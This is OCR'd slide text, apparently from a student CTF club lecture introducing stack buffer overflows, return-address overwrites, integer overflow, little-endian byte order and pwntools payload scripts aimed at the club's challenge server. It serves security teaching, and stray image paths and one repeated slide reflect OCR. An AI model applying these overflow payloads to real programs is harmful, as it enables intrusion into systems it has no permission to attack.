
```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBBB
BBBBBBBB
```



The Return Address

- Every time you call a function, you go to a new block of code
- Where do you go when your done executing it?
- Calling a function stores a "return address" on the stack
  - The address of the code to execute after the current function

```
void vulnerable(void) {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
}

int main() {
    vulnerable();
    puts("Hi!"); //Instruction at 0x1004
}
```



Redirect Code Flow

```
void vulnerable(void) {
    puts("Say Something!\n");
    char stack_var_1[8];
    gets(stack_var_1);
}

int win(); // 0x0000000008044232
```

```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBBB\x32\x42\x04\x08\x0
0\x00\x00\x00
```


Note: you can't type these characters directly!

Redirect Code Flow

```
void vulnerable(void) {
    puts("Say Something!\n");
    char stack_var_1[8];
    gets(stack_var_1);
}

int win(); // 0x0000000008044232
```

```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBBB\x32\x42\x04\x08\x0
0\x00\x00\x00
```

Note: you can't type these characters directly!



Integer Overflows

- Safe input functions limit the number of characters they read
- Like all things in C, integers are stored in a fixed number of bytes
  - There is a maximum number they can store: for `int`, this is 2^{31}-1
  - If you go past that, it wraps around!
  - This fact is often used to still achieve buffer overflows in modern program

```
void main() {
    printf("%d", 12345678*9876543210);
}


Output: -366107316
```

Delivering Your Exploit

Little Endianness

- Numbers are little endian in x86-64
  - The **least significant** ("little") byte is stored **first** (at lowest memory address)
- `0x1122334455667788` is stored in memory as
- `88 77 66 55 44 33 22 11`

Getting function addresses

With objdump:

```
> objdump -d chal | grep "<main>:"
0000000004011ce <main>:
```

Or with GDB:

```
> gdb ./chal
> i addr main
Symbol "main" is at 0x4011ce in a file compiled without debugging.
```

Or with Ghidra:

by inspection

echo

- "echoes" your input
- Enable escape codes: `echo -e ...`
  - `\xNN -> 0xNN`
- Can only be used if your exploit is the same every time

```
> echo -e '\x01\x02\x03\x04' | ./chal
```

```
> echo -e '\x01\x02\x03\x04' | nc ...
```

Pwntools

```python
from pwn import *

# Connect to sigpwny server
conn = remote('chal.sigpwny.com', 1337)

# Read first line
print(conn.recvline())

# Write exploit
conn.sendline('A' * 8)

# Interactive (let user take over)
conn.interactive()
```

```
> python3 -m pip install pwntools
```

Pwntools

```python
from pwn import *
conn = remote(...)

# Address of win function
WIN_ADDR = 0x0804aabb

# Overflow stack
exploit = b'A' * 8

# Push win address after overflow
# p64(number) is a pwntools function that converts the
# number WIN_ADDR to a proper little-endian address
exploit += p64(WIN_ADDR)

# Send exploit
conn.sendline(exploit)
conn.interactive()
```

Pwntools Local

```
from pwn import *
conn = process('./path/to/file')
# Must be in a terminal with multiplexing! (e.g. tmux)
# conn = gdb.debug('./path/to/file')
pause()
gdb.attach(conn)


exploit = b'A'*16
conn.sendline(exploit)

conn.interactive()
```

Pwntools Cheat Sheet

- `conn.recvline()/recvn(8)/recvuntil("> ")`
- `conn.sendline()/send()/sendlineafter("> ",b'...')`
- `p64(0x0011223344556677), p32(0x00112233)`
- `ELF("/path/to/file")`
  - Allows you to load addresses directly!

```
exe = ELF('./chal')
payload += exe.symbols['main']
```

- `context.terminal = ['tmux', 'splitw', '-f', '-h']`

Challenges

- **Integer overflow**
- **Bug Bounty 1-6**
  - Bug Bounty 5 requires knowledge of shellcode
  - Bug Bounty 6 requires knowledge of format string vulnerabilities
    - Both will be covered in PWN II
- **pwnymart**

- Bug Bounty 1-4 print a visualization of the stack
  - Bug Bounty 5, 6 (and most pwn chals in ctfs) won't do this - use gdb instead!

Next Meetings

2025-10-16 • **This Thursday**

- Cryptography I
- Learn the basics of cryptography, including ciphers, symmetric encryption, and more!

2025-10-19 • **Next Sunday**

- Pwn II
- Learn more advanced binary exploitation techniques.

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Meeting content can be found at sigpwny.com/meetings.

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